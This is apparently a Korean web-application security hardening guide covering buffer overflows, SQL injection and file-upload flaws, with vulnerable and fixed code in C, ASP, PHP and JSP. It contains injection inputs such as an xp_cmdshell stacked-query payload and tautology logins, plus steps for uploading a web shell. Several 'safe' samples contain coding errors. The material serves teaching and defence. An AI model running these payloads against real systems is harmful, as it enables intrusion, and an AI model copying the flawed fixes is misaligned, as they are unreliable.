버퍼 오버플로우는 자체 제작한 웹 애플리케이션 코드에도 존재할 수 있으며, 자체 제작한 웹 애플리케이션의 경우 웹 애플리케이션이 전형적으로 갖는 검증 부재 문제로 인해 버퍼 오버플로우가 발생할 확률이 상대적으로 높다. 자체 제작한 웹 애플리케이션의 버퍼 오버플로우 취약점은

비교적 발견하기 어려운데, 왜냐하면 특정한 애플리케이션에만 존재하는 취약점을 발견하여 공격하려는 해커들이 상대적으로 적기 때문이다. 자체 제작 애플리케이션에서 버퍼 오버플로우 취약점이 발견된다하더라도, 해당 애플리케이션의 소스 코드나 상세한 에러 메시지를 일반적으로 해커가 입수하기 어려우므로, 취약점을 성공적으로 공격할 수 있는 능력이 상당히 제한된다.

대부분의 웹 서버, 웹 애플리케이션 서버, 웹 애플리케이션 환경은 버퍼 오버플로우 가능성이 있으며, 예외적으로 Java와 J2EE 환경은 JVM 자체에 버퍼 오버플로우가 발생하는 경우를 제외하고는 버퍼 오버플로우 공격에 취약하지 않다.

나. 점검방법

서버 제품군과 라이브러리의 경우, 사용하고 있는 제품군에 대한 최신 버그 리포트를 지속적으로 참고하여야 한다. 자체 제작한 애플리케이션의 경우 HTTP 요청을 통해 사용자의 입력을 받아들이는 모든 코드에 대해 임의의 매우 큰 입력 값들을 적절히 다룰 수 있는지 검토해 보아야 한다.

o 버퍼 오버플로우가 발생하는 경우

- 외부로부터 입력된 데이터(사용자 입력, 환경변수, Command-line 파라메타, 파일 등)를 버퍼에 곧바로 입력할 경우
- 입력을 큰 버퍼에서 작은 버퍼로 복사할 경우

2. 보호 대책

가. 일반 보호 대책

웹 서버와 웹 애플리케이션 서버 제품군 혹은 인터넷 환경 상에서 사용되는 제품들에 대해 최신의 버그 리포트를 지속적으로 참고하여, 해당 제품군의 최신 패치를 적용하여야 한다.

버퍼 오버플로우를 방지하기 위한 기초적이며 확실한 방법은 개발자가 프로그램 개발 시부터 입력 값에 대한 검증을 하는 것이다. 사용자입력, 환경변수, 파일, 타 시스템으로부터의 입력 등 다양한 프로그램의 입력에 대한 검증이 필요하다.

자체 제작한 애플리케이션 코드의 경우 HTTP 요청을 통해 사용자의 입력을 받아들이는 모든 코드를 검토하여 입력 값에 대해 적절한 크기를 점검하는지 살펴보아야 한다. 코드 리뷰는 버퍼 오버플로우 공격에 취약하지 않은 환경에 대해서도 수행할 필요가 있다. 왜냐하면 이런 환경에서도 적절한 입력 값 검증을 수행하지 않는 경우 매우 큰 입력 값이 들어오게 되면 서비스 불능 상태(Denial of service)에 이르게 되거나, 다른 운영상의 문제를 일으킬 수 있기 때문이다.

버퍼 오버플로우를 예방하기 위하여 일반적으로 다음과 같은 사항들을 고려한다.

- 범위를 점검하는 안전한 함수를 사용하여 입력에 대한 점검 실시
- ITS4와 같은 코드검사 툴(source code scanner)을 사용하여 버퍼 오버플로우가 발생 가능한 함수에 대한 점검 실시
 - ※ ITS4 : <http://www.cigital.com/its4/>
- 버퍼 오버플로우의 발생에 대한 검출이 가능한 컴파일러 사용
- 다양한 입력을 사용한 프로그램 테스트

나. 개발 언어 대책

버퍼 오버플로우는 C언어에서 안전하지 않은 함수를 사용함으로 인해 발생하는 경우가 많다.

strcpy(), strcat(), sprintf(), vsprintf(), gets()와 같은 함수는 경계 값 체크를 하지 않으므로 strncpy(), strncat(), snprintf(), fget()과 같은 함수로 대체해야 한다. 또한 scanf 계열의 함수들은 위험하므로 최대한 입력받을 수 있는 스트링의 길이를 제한하여야 한다. realpath()나 getopt()과

같은 함수도 최소한의 PATH_MAX 바이트 길이를 정해주는 getwd() 함수를 사용하는 것이 안전하다.

□ strcpy() 함수의 대체

strcpy() 함수는 버퍼의 크기를 평가하지 않아 문제가 발생하므로 복사할 데이터의 크기를 미리 검사하는 strncpy() 함수를 대신 사용할 수 있다. strncpy() 함수는 NULL 문자로 끝내야 하는데 소스의 버퍼 크기가 복사할 버퍼보다 크거나 같으면 NULL로 끝나지 않을 수 있기 때문이다.

○ 취약한 프로그래밍 예

```
void func(char *str) {  
    char buffer[256];  
    strcpy(buffer, str);  
    return;  
}
```

○ 안전한 프로그래밍 예

```
void func(char *str) {  
    char buffer[256];  
    strncpy(buffer, str, sizeof(buffer)-1);  
    buffer[sizeof(buffer)-1] = 0;  
    return;  
}
```

□ strcat() 함수의 대체

strcat() 함수도 strcpy() 함수와 비슷하게 첨가할 스트링의 길이를 검사하지 않아 문제가 발생하고 대신 strncat() 함수를 사용하여 명시한 길이만큼 원래의 스트링에 덧붙인다. 그리고 NULL 문자로 끝난다.

○ 취약한 프로그래밍 예

```
void func(char *str) {
    char buffer[256];
    strcat(buffer, str);
    return;
}
```

○ 안전한 프로그래밍 예

```
void func(char *str) {
    char buffer[256];
    strncpy(buffer, str, sizeof(buffer)-1);
    return;
}
```

□ sprintf() 함수의 대체

sprintf() 함수는 포맷 스트링 변수가 사용될 때 버퍼 오버플로우 문제가 발생할 수 있고 버퍼에 출력되는 데이터의 길이를 제한하기 위해 snprintf() 함수를 사용한다. 이 함수는 데이터의 길이가 버퍼보다 더 크면 버퍼에 어떤 것도 기록하지 않는다. snprintf() 함수의 return 값을 확인하여 버퍼에 쓰여진 값을 확인할 수 있다.

○ 취약한 프로그래밍 예

```
void func(char *str) {
    char buffer[256];
    sprintf(buffer, "%s", str);
    return;
}
```

○ 안전한 프로그래밍 예

```
void func(char *str) {
    char buffer[256];
    if(snprintf(target, sizeof(target)-1, "%s", string) > sizeof(target)-1)
        /*...*/
    return;
}
```

□ gets() 함수의 대체

gets() 함수는 길이를 명시하는 부분이 나와 있지 않으므로 오버플로우 문제가 항상 발생할 수 있다. 이 함수는 new-line이나 EOF를 만나거나 버퍼가 다 찰 때까지 표준 입력 값을 읽는다. fgets() 함수는 n-1 개의 문자를 읽는다.

○ 취약한 프로그래밍 예

```
void func(char *str) {
    char buffer[256];
    gets(buffer);
    return;
}
```

○ 안전한 프로그래밍 예

```
void func(char *str) {
    char buffer[256];
    fgets(buffer, sizeof(buffer)-1, stdin);
    return;
}
```

□ scanf(), sscanf(), fscanf() 함수의 대체

지정된 크기의 버퍼를 읽어 올 때, 읽어 들일 수 있는 버퍼의 최고 길이를 명시해야 한다.

○ 취약한 프로그래밍 예

```
void func() {  
    char buffer[256];  
    int num;  
    num = fscanf(stdin, "%s", buffer);  
    return;  
}
```

○ 안전한 프로그래밍 예

```
void func() {  
    char buffer[256];  
    int num;  
    num = fscanf(stdin, "%255s", buffer);  
    return;  
}
```

□ C로 개발한 프로그램

o 버퍼오버플로우 취약점 예제

```
#include <stdio.h>
#include <string.h>
#define FILENAME "/usr/local/apache/cgi-bin/counter.dat"

int main() {
    FILE *fp;
    int counter=0;
    char envc[255], *env;

    env = getenv("HTTP_USER_AGENT");

    printf("Content-Type: text/html \n\n");

    if (!env)
        exit(1);

    strcpy(envc, env);
    strtok(envc, " ");

    if((fp=fopen(FILENAME,"rt")) == NULL ) exit(1);
    fscanf(fp,"%d",&counter);
    fclose(fp);
    printf("<FONT size=2><B>VISIT</B>: %d / <B>BROWSER</B>:
    %s</FONT>\n",counter, envc);

    if((fp=fopen(FILENAME,"wt")) == NULL ) exit(1);
    fprintf(fp,"%d\n",counter+1);
    fclose(fp);

    return 0;
}
```

o 버퍼오버플로우 취약점 제거 예제

```
#include <stdio.h>
#include <string.h>
#define FILENAME "/usr/local/apache/cgi-bin/counter.dat"

int main() {
    FILE *fp;
    int counter=0;
    char envc[255], *env;

    env = getenv("HTTP_USER_AGENT");
    printf("Content-Type: text/html \n\n");

    if (!env)
        exit(1);

    strncpy(envc, env, sizeof(envc)-1);
    strtok(envc, " ");

    if((fp=fopen(FILENAME,"rt")) == NULL ) exit(1);
    fscanf(fp,"%d",&counter);
    fclose(fp);
    printf("<FONT size=2><B>VISIT</B>: %d / <B>BROWSER</B>:
    %s</FONT>\n",counter, envc);

    if((fp=fopen(FILENAME,"wt")) == NULL ) exit(1);
    fprintf(fp,"%d\n",counter+1);
    fclose(fp);

    return 0;
}
```

제 6 절 악의적인 명령어 주입 공격 (SQL Injection)

1. 취약점 설명

가. 개요

현재 대부분의 웹사이트들은 사용자로부터 입력받은 값을 이용해 데이터베이스 접근을 위한 SQL Query를 만들고 있다. 사용자 로그인 과정을 예로 들면, 사용자가 유효한 계정과 패스워드를 입력했는지 확인하기 위해 사용자 계정과 패스워드에 관한 SQL Query문을 만든다. 이때 SQL injection 기법을 통해서 정상적인 SQL query를 변조할 수 있도록 조작된 사용자 이름과 패스워드를 보내 정상적인 동작을 방해할 수 있다. 이러한 비정상적인 SQL Query를 이용해 다음과 같은 공격이 가능하다.


- o 사용자 인증을 비정상적으로 통과할 수 있다.
- o 데이터베이스에 저장된 데이터를 임의로 열람할 수 있다.
- o 데이터베이스의 시스템 명령을 이용하여 시스템 조작이 가능하다.

이러한 취약점을 SQL Injection 취약점이라고 하며, 사용자가 데이터 입력이 가능한 수많은 웹페이지 상에 이러한 취약점이 존재할 수 있다.

나. 위협 사례

(1) 사용자 인증 공격

아래의 그림과 같이 인증을 처리하는 use_search1.jsp가 존재한다고 가정해 보자. 이 JSP 스크립트가 입력 값에 대해 적절히 검사하지 않았을 때 공격자는 비정상적인 SQL Query를 삽입 할 수 있고 이를 이용해 사용 중인 데이터베이스에 영향을 줄 수 있다.



(그림 3-7) 악의적인 SQL Query문 삽입

다음은 SQL 구문을 이용하여 인증을 처리하는 일반적인 웹페이지 구조를 나타낸다.

```

$row = mysql_query (" SELECT 신청인명, 접수번호 from USER_TABLE
where 신청인명='첫번째입력값' and 접수번호='두번째입력값' ");
if ( $row == 1 )
  // 인증 성공 루틴
  else
  // 인증 실패 루틴
  
```

이 스크립트에 공격자가 test라는 신청인명을 입력하고 인터넷접수번호 대신 A' or 'A'='A 이란 값을 입력하면 아래와 같은 SQL Query가 완성된다.

```

SELECT 신청인명,접수번호 FROM user_table WHERE 신청인명=test'
AND 접수번호= 'A' OR 'A'='A'
  
```

이 경우 구문의 WHERE 절은 “참 AND 거짓 OR 참”의 WHERE 절이 생성되며 무조건 참이 되어 SQL 구문은 올바른 입력 값으로 처리하게 되며 공격자는 웹 인증 페이지를 쉽게 통과할 수 있게 된다.

(2) MS-SQL상에서의 시스템 명령어 실행

MS-SQL 데이터베이스를 사용하는 경우를 예를 들어 보자. 만약 데이터베이스 접근 권한이 시스템 권한을 사용하고 있다면 MS-SQL에서 기본적으로 제공하고 있는 xp_cmdshell이라는 Stored Procedure를 이용하여 시스템 명령어를 실행할 수 있다.

예로 위의 인증 페이지에서 신청인명에 test, 접속번호에 ; exec master..xp_cmdshell 'ping 10.10.1.2'-- 값을 입력했다고 가정하면 SQL Query는 다음과 같이 완성될 것이다.

```
SELECT 신청인명, 접속번호 from USER_TABLE where 신청인명='test' and 접속번호='; exec master..xp_cmdshell 'ping 10.10.1.2'--
```

이 SQL Query는 SELECT Query와 xp_cmdshell Query를 SQL Query가 순차적으로 실행되게 되며, 마지막의 -- 문자는 이후의 모든 문자열을 주석 처리하여 문장을 완성시켜 준다.

(3) 취약성 판단

- o 검색어 필드 및 로그인ID, PASSWD 필드에 큰따옴표("), 작은따옴표('), 세미콜론(;) 등을 입력한 후, DB error가 일어나는지 확인하자.
- o 로그인 모듈 점검
 - MS SQL인 경우: ID 필드에 [or 1=1 ;--], 비밀번호 필드에는 아무 값이나 입력한 후 로그인을 시도한다.
 - Oracle인 경우: ID 필드에 [or 1=1 --], 비밀번호 필드에는 아무 값이나 입력한 후 로그인을 시도한다.

o 기타

- ID 필드에 [or '='], 비밀번호 필드에 [or '=']을 입력한 후 로그인을 시도한다.

※ 위 예제 이외에도 다양한 방법이 가능하기 때문에, 로그인 및 사용자 입력 값을 사용하는 소스에서 DB Query 생성 방식을 직접 점검해야 한다.

다. 보호 대책

(1) 일반 대책

- o 데이터베이스와 연동을 하는 스크립트의 모든 파라미터들을 점검하여 사용자의 입력 값이 SQL injection을 발생시키지 않도록 수정한다.
- o 사용자 입력이 SQL injection을 발생시키지 않도록 사용자 입력 시 특수문자(" / \ ; : Space -- +등)가 포함되어 있는지 검사하여 허용되지 않은 문자열이나 문자가 포함된 경우에는 에러로 처리한다.
- o SQL 서버의 에러 메시지를 사용자에게 보여주지 않도록 설정한다. 공격자는 리턴 되는 에러 메시지에 대한 분석을 통하여 공격에 성공할 수 있는 SQL Injection 스트링을 알아낼 수 있다. 따라서 SQL 서버의 에러 메시지를 외부에 제공하지 않도록 한다.
- o 웹 애플리케이션이 사용하는 데이터베이스 사용자의 권한을 제한한다. 가능하면 일반 사용자 권한으로는 모든 system stored procedures에 접근하지 못하도록 하여 웹 애플리케이션의 SQL Injection 취약점을 이용하여 데이터베이스 전체에 대한 제어권을 얻거나 데이터베이스를 운용중인 서버에 대한 접근이 불가능하도록 한다.

o php.ini 설정 변경

: php.ini 설정 중 magic_quotes_gpc 값을 On으로 설정한다.

```
; Magic quotes
;

; Magic quotes for incoming GET/POST/Cookie data.
magic_quotes_gpc = On ; Off에서 On으로 변경한다.

; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(),
etc.
magic_quotes_runtime = Off

; Use Sybase-style magic quotes (escape ' with " instead of \').
magic_quotes_sybase = Off
```

라. 개발 언어별 대책

- o 사용자로부터 입력받은 변수로 SQL 쿼리 구문을 생성하는 CGI는 입력받은 변수를 체크하거나 변경하는 로직을 포함하고 있어야 한다.
- o 입력받은 변수와 데이터 베이스 필드의 데이터형을 일치 시켜야 하고, 사용 중인 SQL 구문을 변경시킬 수 있는 특수문자가 포함되어 있는지 체크해야 한다.
- o 검색 부분과 같이 클라이언트로부터 생성된 SQL 구문을 받는 부분이 있다면 이를 제거해야 한다.

□ ASP

o 취약한 SQL Injection 예제

```
prodId = Request.QueryString("productId")

Set conn = server.createObject("ADODB.Connection")
Set rs = server.createObject("ADODB.Recordset")

query = "select prodName from products where id = " & prodId

conn.Open "Provider=SQLOLEDB; Data Source=(local);
Initial Catalog=productDB; User Id=dbid; Password="
rs.activeConnection = conn
rs.open query

If not rs.eof Then
response.write "제품명" & rs.fields("prodName").value
Else
response.write "제품이 없습니다"
End If
```

o 안전한 SQL Injection 예제

```
prodId = Request.QueryString("productId")
prodId = replace(prodId, "'", "''") 특수문자 제거
prodId = replace(prodId, ";", "")
set conn = server.createObject("ADODB.Connection")
set rs = server.createObject("ADODB.Recordset")
query = "select prodName from products where id = " & prodId
conn.Open "Provider=SQLOLEDB; Data Source=(local);
Initial Catalog=productDB; User Id=dbid; Password="
rs.activeConnection = conn
rs.open query
If not rs.eof Then
response.write "제품명" & rs.fields("prodName").value
Else
response.write "제품이 없습니다"
End If
```

□ PHP

o addslashes() 함수 사용

: 사용자가 입력하는 값들(\$_GET, \$_POST)을 모두 addslashes() 함수를 이용하여 처리하여 준다.

```
addslashes()
용도 : DB Query와 같이 인용된 부분앞에 역슬래시를 붙여서 반환한다. 해당 문자에는 작은 따옴표, 큰 따옴표, 역슬래시, NULL이 있다. SQL Injection 공격을 위해서 사용한다.
- 적용 가능한 PHP : PHP 3 이상
```

o 취약한 SQL Injection 예제

```
$query = "SELECT id, password, username FROM user_table WHERE id='$id'";// 사용자로부터 입력받은 id 값을 사용자 table에서 조회
$result = OCIParse($conn, $query);
if (!OCIExecute($result))
echo "<META http-equiv='refresh' content='0;URL=http://victim.com'>";//
메인 페이지로 redirect

OCIFetchInto($result, &$rows);
... 중략 ...
```

o 안전한 SQL Injection 예제

```
$query = sprintf("SELECT id,password,username FROM user_table WHERE id='%s'",addslashes($id));
// id변수를 문자형으로 받고, id변수의 특수문자를 일반문자로 변환한다.

// @ 로 php 에러 메시지를 막는다.
$result = @OCIParse($conn, $query);
if (!@OCIExecute($result))
error("SQL 구문 에러");
exit;

@OCIFetchInto($result,&$rows);
... 중략 ...
```

□ JSP

o 취약한 SQL Injection 예제

```
String sql = "SELECT * FROM user_table" + " WHERE id = " +  
response.getParameter("id") + " AND password = " +  
response.getParameter("password");
```

```
Class.forName("org.gjt.mm.mysql.Driver");  
conn = DriverManager.getConnection(DB_URL, DB_USER, DB_PASSWORD);  
  
stmt = conn.createStatement();  
rs = stmt.executeQuery(query);  
  
while(rs.next())
```

o 안전한 SQL Injection 예제

```
String sql = "SELECT * FROM user_table" + " WHERE id = ?" + " AND  
password = ?";  
ResultSet rs = null;  
PreparedStatement pstmt = null;  
try  
conn = DBManager.getConnection();  
pstmt = conn.prepareStatement(sql);  
  
pstmt.setString(1, request.getParameter("id"));  
pstmt.setString(2, request.getParameter("password"));  
  
rs = pstmt.executeQuery();
```

제 7 절 업로드 취약점

1. 취약점 설명

가. 개요

대부분의 홈페이지는 사용자들을 위하여 여러 가지 종류의 게시판을 사용하고 게시판들은 파일을 첨부하는 기능 등 다양한 기능을 가지고 있는데 이런 게시판의 첨부파일 업로드를 기능을 악용하여 웹 서버의 권한이 노출될 수 있다.

만일 게시판에 업로드 되는 파일의 확장자에 대한 적합성 여부를 검증하는 루틴이 존재하지 않으면 공격자가 조작한 Server Side Script 파일을 업로드하고 업로드 된 파일이 서버 상에 저장된 경로를 유추한 후 이 경로를 통해 Server Side Script 파일을 실행하여 셸을 획득할 수 있고 이러한 과정을 통해 웹서버의 권한이 노출될 수 있다. 셸 권한 획득 후, 시스템의 명령어를 홈페이지를 통해 실행하고 웹 브라우저를 통해 그 결과값을 보며 시스템 관리자 권한이나 인근 서버의 침입을 시도 할 수 있다.


특히, 웹서버 데몬의 구동이 Unix의 root와 같은 시스템 관리자의 권한으로 구동 될 경우, 시스템의 관리자 권한이 공격자에게 그대로 노출될 수 있는 상당히 위험한 보안 취약점이다.

나. 위협 사례

(1) 웹 서버의 게시판에 조작된 Server Side Script 파일 Upload



(그림 3-8) 게시판에 악성 스크립트 파일 업로드



(그림 3-9) 웹서버 권한으로 시스템 명령어 실행

다. 취약성 판단

- 먼저 사용자 게시판에 파일첨부 기능이 있는지 조사한다.
예) 게시판, 공개 자료실, 관리자 자료실, 이미지 자료실 등
- 첨부기능이 존재하는 경우, 확장자가 jsp, php, asp, cgi 등 Server

Side Script 프로그램을 업로드 하여 업로드가 가능한지 조사한다.
이 때 클라이언트 프로그램에서 JavaScript, VBScript 등의 스크립트로 파일첨부를 차단하는 경우 차단기능을 수정하여 파일을 첨부한다.

- o 홈페이지에 있는 디렉토리 정보를 이용하여 첨부한 Server Side Script 프로그램의 위치를 조사한 후 브라우저 주소 창에서 해당 프로그램을 실행한다.
- o 실행 창에서 프로그램 소유자를 조사하거나 중요정보가 존재하는지 조사한다.

2. 보호 대책

가. 일반 대책

첨부 파일 업로드 기능을 통한 스크립트 업로드 및 실행을 금지시킨다.
게시판 첨부파일 업로드, 사진 업로드 모듈등 사용자가 임의의 파일을 서버로 전송할 수 있는 기능을 이용해서 공격자가 작성한 악의적인 스크립트를 서버에 업로드 한 후, 이를 실행시킬 수 있다면 해당 서버는 물론 해당 Application Server와 신뢰관계를 맺고있는 서버들(예, Web DB서버, 내부 연동서버 등)들이 공격당할 수 있는 가능성이 있다. 본 취약점은 게시판 업로드 모듈뿐 아니라 그림 파일을 올리는 기능을 통해서도 발견되고 있기 때문에, 사용자가 파일을 업로드 할 수 있는 모든 모듈에 적용된다.

- o Upload 파일을 위한 디렉토리에는 실행설정을 제거(웹서버)
: Upload 파일을 위한 전용 디렉토리를 별도 생성하여 httpd.conf와 같은 웹서버 데몬 설정파일에서 실행설정을 제거함으로써, Server Side Script가 Upload되더라도 웹 엔진이 실행하지 않게 환경을 설정함
- o 첨부파일의 확장자 필터링 처리
: 사용자가 첨부파일의 Upload 시도 시, Upload되는 파일의 확장자를 검토하여 적합한 파일인지를 검사하는 루틴을 삽입하여, 적합한 파일의 확장자 이외의 파일에 대해서는 업로드 되지 않도록 하며, 이런 필터링 규칙은 서버에서 구현해야 한다.


(1) 시스템 보안

웹서버 구동은 반드시 관리자 권한이 아닌 일반 사용자 권한으로 구동하도록 한다. 외부사용자가 첨부파일을 이용하여 권한을 획득할지라도 최소한의 권한만을 사용할 수 있도록 한다. 업로드 된 디렉토리에서 실행 권한을 제거하는 방법은 임시적이기는 하지만 소스 코드의 수정 없이 간단히 수행 될 수 있다.

o IIS 보안 설정

: 설정→제어판→관리도구→인터넷 서비스 관리자 선택

해당 업로드 폴더에 오른쪽 클릭을 하고 등록정보→디렉토리→실행권한을 "없음"으로 설정



(그림 3-10) IIS 보안 설정

o Apache 설정

: Apache 설정 파일인 httpd.conf에 해당 디렉토리에 대한 문서 타입을 컨트롤하기 위해 Directory 섹션의 AllowOverride 지시자에서 FileInfo 또는 All 추가

```
<Directory "/usr/local/apache">
  AllowOverride FileInfo (또는 All) .....
  .....
  .....
</Directory>
```

파일 업로드 디렉토리에 .htaccess 파일을 만들고 다음과 같이 AddType 지시자를 이용, 현재 서버에서 운영되는 server side script 확장자를 text/html로 MIME Type을 재조정하여 업로드 된 server side script가 실행되지 않도록 설정한다.
또는 FileMatch 지시자를 이용하여 *.ph, *.inc, *.lib 등의 server side script파일에 대해서 직접 URL 호출을 금지시킨다.

```
<.htaccess>
<FilesMatch "\.(ph|inc|lib)">
  Order allow, deny
  Deny from all
</FilesMatch>
AddType text/html .html .htm .php .php3 .php4 .phtml .phps .in .cgi .pl .shtml .jsp
```

※ 주의사항

1. Apache 서버의 경우 AllowOverride 지시자를 변경 시 apache restart가 필요하다.
2. 파일 업로드 되는 디렉토리에 운영에 필요한 server side script가 존재하는지 확인한다. 파일 다운로드 프로그램이 아닌 직접 URL 호출을 통해 파일을 다운받는 경우 FileMatch 지시자를 사용하면 차단 설정한 확장자의 파일 다운로드를 거부된다.

나. 개발 언어별 대책

- 첨부 파일에 대한 검사는 반드시 Server Side Script에서 구현해야 한다.
- 첨부파일을 체크하여 특정 종류의 파일들만 첨부 가능하도록 하고 에러코드를 삽입하거나 첨부 파일을 처리하는 파일 업로드 프로그램(PHP, PHP3, CGI, HTML, JSP 등)에서 모든 실행 가능한 파일은 첨부할 수 없도록 한다
- 프로그램에서 필터링을 할 경우 단순히 파일이름 기준으로 점검하지 말고 확장자 명에 대하여 검사하되 대소문자를 모두 검사하도록 한다.
- 너무 작거나 큰 파일을 처리하는 로직을 포함해야 하고, 임시 디렉토리에서 업로드 된 파일을 지우거나 다른 곳으로 이동시켜야 한다. 또한 폼에서 어떠한 파일도 선택되지 않았다면, 파일 업로드에 사용되는 변수를 초기화 시켜주어야 한다.
- 웹 서버 엔진 설정 시 업로드 된 디렉토리의 server side script 언어의 실행 권한을 제거하고 업로드 된 파일이름을 임의로 변경하여 저장하는 것도 안전한 방법이다.

□ ASP

○ 취약한 파일 업로드 예

```
<%
Set Up = Server.CreateObject("SiteGalaxyUpload.Form")

uploadPath = server.mappath(".") & "\upload\" 업로드 디렉토리

  Fname = Up("file1")
  if Fname <> "" then'파일 첨부가 되었으면
  fileName=Mid(Fname,InstrRev(Fname,"\")+1)'파일이름부분 추출
  savePath = uploadPath & fileName

  Set fso = CreateObject("Scripting.FileSystemObject")
  Up("file1").SaveAs(savePath)
  response.write(savePath & " 저장 완료")
  else
  response.write("Error")
  end if

  Set Up = nothing
%>
```

○ 안전한 파일 업로드 예

```
<%
Set Up = Server.CreateObject("SiteGalaxyUpload.Form")
Path1 = server.mappath(".") & "\upload\"

Fname = Up("file1")

if Fname <> "" then'파일 첨부가 되었으면

if Up("file1").Size > 10240 then' 용량 제한
Response.Write "용량 초과"
Response.End
end if
```

```

if Up("file1").MimeType <> "image" then 이미지만 업로드 허용
Response.Write "이미지 파일이 아닙니다."
Response.End
end if

Filename=Mid(Fname,InstrRev(Fname,"\")+1)'파일이름부분 추출

' 중복시에 파일이름부분을 변경하기 위해 분리를 한다
Farry=split(Filename, ".")'을 기준으로 분리
preFname=Farry(0)'파일이름 앞부분
extFname=Farry(1)'파일의 확장자

' 저장할 전체 path를 만든다, 파일이름을 구한다
Path2 = Path1 & Filename
saveFname=preFname & "." & extFname

Set fso = CreateObject("Scripting.FileSystemObject")
countNo = 0' 파일 중복될경우 셋팅 값
fExist=0' 같은 이름의 파일 존재 체크

Do until fExist = 1
If(fso.FileExists(Path2)) Then
countNo = countNo + 1
Path2 = Path1 & preFname & countNo & "." & extFname
saveFname=preFname & countNo & "." & extFname
else
fExist=1
End If
Loop

Up("file1").SaveAs(Path2)
response.write(saveFname & " 저장완료")
else
response.write("Error")
end if

Set Up = nothing
%>

```

□ PHP

○ 취약한 파일 업로드 예

```
<?php
$uploadaddir = '/var/www/uploads/';

$uploadfile = $uploadaddir. $_FILES['userfile']['name'];

if(copy($_FILES['userfile']['tmp_name'], $uploadfile))
print "성공적으로 업로드 되었습니다.";
print_r($_FILES);
else
print "파일 업로드 실패";
print_r($_FILES);

?>
```

○ 안전한 파일 업로드 예

```
<?php
$uploadaddir = '/var/www/uploads/';

//파일 사이즈가 0byte 보다 작거나 최대 업로드 사이즈보다 크면 업로드를
금지 시킨다.
if($_FILES['userfile']['name'])
if($_FILES['userfile']['size'] <= 0) // 최대 업로드 사이즈 체크 삽입
print "파일 업로드 에러";
exit;

//파일 이름의 특수문자가 있을 경우 업로드를 금지 시킨다.
if (eregi("[^a-z0-9\._-]", $_FILES['userfile']['name']))
print "파일 이름의 특수문자 체크";
exit;

//파일 확장자중 업로드를 허용할 확장자를 정의한다.
$full_filename = explode(".", $_FILES['userfile']['name']);
$extension = $full_filename[sizeof($full_filename)-1];
```

```

/* PHP의 경우 확장자 체크를 할 때 strcmp(확장자,"php3"); 로 체크를 하게
되면 pHp3 이나 phP3는 구별을 하지 못하게 되므로 strcasecmp처럼 대소문자
구별을 하지 않고 비교하는 함수를 사용한다. 또한 .를 기준으로 하여
확장자가 하나로 간주하고 프로그램을 할 경우 file.zip.php3 이라고 올린다면
zip파일로 인식하고 그냥 첨부가 되므로 아래와 같이 제일 끝에 존재하는
확장자를 기준으로 점검하도록 한다. */

$extension= strtolower($extension);
if (!( ereg($extension,"hwp") // ereg($extension,"pdf") //
ereg($extension,"jpg") ) )
print "업로드 금지 파일 입니다";
exit;

$uploadfile = $uploaddir. $_FILES['userfile']['name'];
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile))
print "파일이 존재하고, 성공적으로 업로드 되었습니다.";
print_r($_FILES);
else
print "파일 업로드 공격의 가능성이 있습니다! 디버깅 정보입니다:\n";
print_r($_FILES);

?>

```

□ JSP

o 취약한 파일 업로드 예

```
<%@ page contentType="text/html;charset=euc-kr" %>
<%@ page
import="com.oreilly.servlet.MultipartRequest,com.oreilly.servlet.multipart.DefaultFileRenamePolicy, java.util.*"%>
<%
String savePath="/var/www/uploads";// 업로드 디렉토리
int sizeLimit = 5 * 1024 * 1024 ;// 업로드 파일 사이즈 제한

try
MultipartRequest multi=new MultipartRequest(request, savePath,
sizeLimit, new DefaultFileRenamePolicy());
Enumeration formNames=multi.getFileNames();// 폼의 이름 반환
String formName=(String)formNames.nextElement();
String fileName=multi.getFilesystemName(formName);// 파일의 이름 얻기

if(fileName == null)
